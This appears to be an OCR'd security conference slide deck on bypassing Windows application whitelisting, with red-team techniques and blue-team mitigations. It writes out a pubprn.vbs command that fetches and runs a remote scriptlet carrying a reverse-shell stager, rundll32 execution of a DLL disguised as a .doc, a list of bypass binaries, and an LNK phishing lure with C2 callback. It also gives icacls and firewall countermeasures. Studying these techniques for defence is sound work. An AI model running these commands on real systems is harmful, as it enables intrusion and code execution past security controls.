
~~Powershell~~

~~.vbs/.js/.hta/.bat…~~

hypothetically blocked w/o affecting users

Plus other stuff mentioned in https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt …

Let's look @ Type 2
OS or whitelisted app scripting features



Scripting Abuses…

https://www.slideshare.net/mobile/enigma0x3/windows-operating-system-archaeology

Evasion

Windows very often resolves COM objects via the HKCU hive first

Find your favorite script that implements GetObject() or CreateObject() and hijack it.

This allows you to instantiate your own code without exposing it via the command line.

31 of 47

We illustrate next, using the same Veil C# code, compiled, encoded to text JScript within SCT file & load over TLS via Gist.Github…

whitelisted path

C:\Windows\System32\Printing_Admin_Scripts\en-US

pubprn.vbs

```
62
63  ServerName= args(0)
64  Container = args(1)
65
66
67  on error resume next
68  Set PQContainer = GetObject(Container)
69
```

Looks like PHP problem #geekjoke

For example: Windows printing script pubprn.vbs calls GetObject on a parameter we control. Can use this to execute a COM scriptlet


33 of 47

```
C:\Windows\debug\WIA>cd \

C:\>cd windows

C:\Windows>cd system32

C:\Windows\System32>cd Printing_Admin_Scripts

C:\Windows\System32\Printing_Admin_Scripts>cd en-US

C:\Windows\System32\Printing_Admin_Scripts\en-US>pubprn.vbs localhost script:htt
ps://gist.githubusercontent.com/jymcheong/4275fd814b8fe6558852d830aabc9160/raw/9
fd97a6dce41d70c103747a0980cc05db36f9658/sample.sct

C:\Windows\System32\Printing_Admin_Scripts\en-US>
```

Using DotNetToJScript https://github.com/tyranid/DotNetToJScript …

turned a .NET assembly with Veil-3.0 Pure C# reverse https stager (same payload.cs you saw earlier) to JScript embedded *into a remote SCT scriptlet text file*

We may have AppLocker rules to block scripts in non-whitelisted path… but this script is within \Windows



“Social Engineering” >> LNK

- In the earlier LNK builder demo, we wrote-&-launched a deceptive Excel file… why? user will see it through if clicked & nothing happens… so let’s use the same deception again…
- Imagine user receives some #NSFW in a zip file… some free pics inclusive ;) & an internet LNK for m0re!~
- Compiled malicious .NET code launches IE Browser with a ‘relevant’ site while calling-back to C2, set a timer to spoof login screen, xxx, yyy… #UseSomeImagination
- BTW, the path of pubprn script is common to both x86 & x64 Windows
- Apart from initial LNK file, this method is largely ‘file-less’ (loose definition) since there is NO drop-&-run. Erase LNK file is trivial…

Code Execution Options

- Let's say

AllTheThings

###Includes 5 Known Application Whitelisting Bypass Techniques in One File.

###1. InstallUtil.exe

###2. Regsvcs.exe

###3. Regasm.exe

###4. regsvr32.exe

###5. rundll32.exe

~~Powershell .vbs/.js/.hta/.bat...~~

hypothetically blocked without affecting users


from non-whitelisted path are blocked

LNK & Macros (features)

Type & Run

some unknown but whitelisted system components/scripts

Exploit (bugs eg. ETERNALBLUE RCE)



Mitigate rundll32 abuse

- Use Windows Firewall, limit # of programs that can make external networks comms eg. allow browser This blocks methods like… pubprn.vbs localhost script:https://…….sct , in general bad stuff hosted remotely, regardless compiled assembly or script
- In reality, we may not want to block rundll32 since it is going to impact Windows… even with AppLocker DLL control, it is officially documented that it will impact performance…


```
C:\Windows\system32\cmd.exe

C:\Users\q>icacls desktop\block /deny "Creator Owner":(OI)(CI)(X) /T
processed file: desktop\block
Successfully processed 1 files; Failed processing 0 files

C:\Users\q>
```

Files/folders owned by user will be denied from execution/traversal… recursively

Like a firewall deny all for executables for whitelisted-writable directories…

technet.microsoft.com

X (execute/traverse)

DC (delete child)

RA (read attributes)

WA (write attributes)


- Inheritance rights may precede either *Perm* form, and they are applied only to directories

(OI): object inherit


(CI): container inherit


(IO): inherit only

(NP): do not propagate inherit



1. double clicks





2. gain C2

3. traversal attempt failed

We saw that even with AppLocker deny rule in place, we can still load DLL. Let's dropped the same files into icacls "block" folder, **simulate writable whitelisted sub-directory abuse**


Mitigate rundll32 abuse with icacls

192.168.181.160

PEC-WIN10PRO64\q @ PEC-WIN10PRO64

Console X | cmd.exe 5368@25 X

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\q\Desktop> dir block\subfolder
 Volume in drive C has no label.
 Volume Serial Number is FCAD-9571

 Directory of C:\Users\q\Desktop\block\subfolder

05/24/2017  03:38 PM    <DIR>          .
05/24/2017  03:38 PM    <DIR>          ..
05/18/2017  03:28 PM            10,240 AllTheThings.doc
               1 File(s)         10,240 bytes
               2 Dir(s)  26,099,290,112 bytes free

C:\Users\q\Desktop> rundll32 C:\users\q\desktop\block\subfolder\AllTheThings.doc,EntryPoint


C:\Users\q\Desktop>
```



same for regsvr32

execution attempt failed

Earlier slide: *"It is good practice to add deny rules for whitelisted-user-writable paths, especially for scripting abuse & EXEs but for DLLs…"*

Deny rules + icacls

EXEs/Scripts + DLLs

Red

Blue

- How to find **other whitelisted components** that can be abused for code-execution/persistence/UAC-bypass?

*low-hanging fruits… start with system scripts, read MSDN…

Sample effort: https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/

- Possible to **block users from writing/modifying^ LNK** but allow existing ones to run? Eg. File Screening Management https://technet.microsoft.com/en-us/library/cc732074(v=ws.11).aspx

